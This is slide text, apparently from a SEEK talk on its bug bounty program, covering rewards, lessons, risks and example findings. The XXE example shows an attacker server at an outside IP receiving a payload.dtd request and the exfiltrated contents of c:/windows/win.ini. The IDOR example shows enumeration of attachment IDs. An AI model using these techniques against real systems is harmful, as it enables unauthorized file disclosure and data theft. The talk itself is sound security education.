
#### Distribution of \$15K USD reward pool:



#### Distribution of \$15K USD reward pool:



#### Only Slight Increase in Overall Traffic





#### **Lessons Learnt**

Lesson	Reason			
Double and triple check the program start dates!	UTC was confused with AEST			
Some of the bug bounty researchers don't follow ALL the rules in the bounty brief.	<ul><li>English is not their first language.</li><li>They assume it's similar to other briefs.</li><li>They are hackers and don't follow the rules :P</li></ul>			
Some parts of the websites in scope are hosted by a third party.	We did not let the third party hosting provider for the Advice and Tips pages know that we were running a bounty program.			

#### The Risks

A tester could perform testing that brings down or disrupts production.

A tester could interact with real customers. I.e Post a job or send message on talent search.

A tester could exploit an issue and exfil SEEK customer PII data.

A tester could publicly disclose an issue without our permission. During or after the program.

#### **Managed Bug Bounty**

#### Pro

- Different skill sets
- More eyes
- Good ROI
- Continuous

#### Cons

- More risks involved
- Extra resources needed
- Can't verify what has been tested.

#### **Security Consultant**

#### Pro

- More control (scope, test restrictions)
- Detailed advice on remediation
- Wider range of services/tests

#### VS

#### Cons


- Expensive
- Skills shortage
- Doesn't fit with new dev practices.

# XML External Entity Attack




#### **XXE**


#### xxe\_test\_external\_dtd.docx




```
Downloads unzip xxe test external dtd.docx
Archive: xxe_test_external_dtd.docx
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: rels/.rels
   creating: docProps/
  inflating: docProps/.DS_Store
   creating: __MACOSX/
   creating: MACOSX/docProps/
  inflating: __MACOSX/docProps/._.DS_Store
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: docProps/thumbnail.jpeg
   creating: word/
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/stylesWithEffects.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  inflating: word/document.xml
```

#### XXE








http://52.64.105.114/payload.dtd

```
jberton — admin@ip-10-0-0-63:~-
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
```



```
● ● ■ Downloads — admin@ip-10-0-0-63: ~ — ssh kaliextern — 99×34

admin@ip-10-0-0-63: ~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /payload.dtd HTTP/1.1" 200 -
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 301 -
```

#### c:/windows/win.ini

```
for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

# Insecure Direct Object Reference

#### Insecure Direct Object Reference

1. Application provides direct access to objects based on user-supplied input. E.g.

/GetAttachment?UserID=89783488&attachmentID=53412090

- 2. Server does not check that the authenticated user is allowed to get the attachment of UserID (authorization bypass).
- 3. With any authenticated account an attacker can enumerate through **ALL** the ID's and download **ALL** the attachments!!

/GetAttachment?UserID=11111111&attachmentID=11111111

#### Insecure Direct Object Reference

Request	Payload1	Payload2	Status	▲ Error	Timeout	Length	Comment
0	5-90		200			58643	baseline request
1003	1	1	200			388	
3006	2	3	200			338	
3007	3	3	200			328	
3008	4	3	200			334	
3010	6	3	200			334	
3009	5	3	200			336	
3011	7	3	200			334	
4007	2	4	200			326	
4008	3	4	200			316	
4009	4	4	200			322	
4010	5	4	200			324	
4011	6	4	200			322	
4012	7	4	200			322	
1	0	0	404			17436	
2	1	0	404			17436	
3	2	0	404			17436	
4	3	0	404			17436	
5	4	0	404		ō	17436	
6	5	0	404			17436	
7	6	0	404			17436	
8	7	0	404			17436	
9	8	0	404			17436	

https://www.owasp.org/index.php/Top\_10\_2013-A4-Insecure\_Direct\_Object\_References

#### Whats Next For SEEK?

Done Next Maybe

Private Flex Program

Private Ongoing Program









Unmanaged Public Program









#### **Credits/References**

- https://pages.bugcrowd.com/hubfs/PDFs/state-of-bug-bounty-2016.pdf
- https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20 Report.pdf
- http://www.wired.co.uk/article/hack-the-pentagon-bug-bounty
- http://bugsheet.com/directory
- http://www.theverge.com/2016/3/8/11179926/facebook-account-security-flaw-bug-bounty-payout
- http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/
- http://www.cio.com.au/article/606319/australia-hardest-hit-globally-by-cyber-security-skills-shortage -report/
- http://www.abc.net.au/news/2015-08-27/global-skills-shortage-for-cyber-security-experts2c-says-commo/6730034

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# **The End**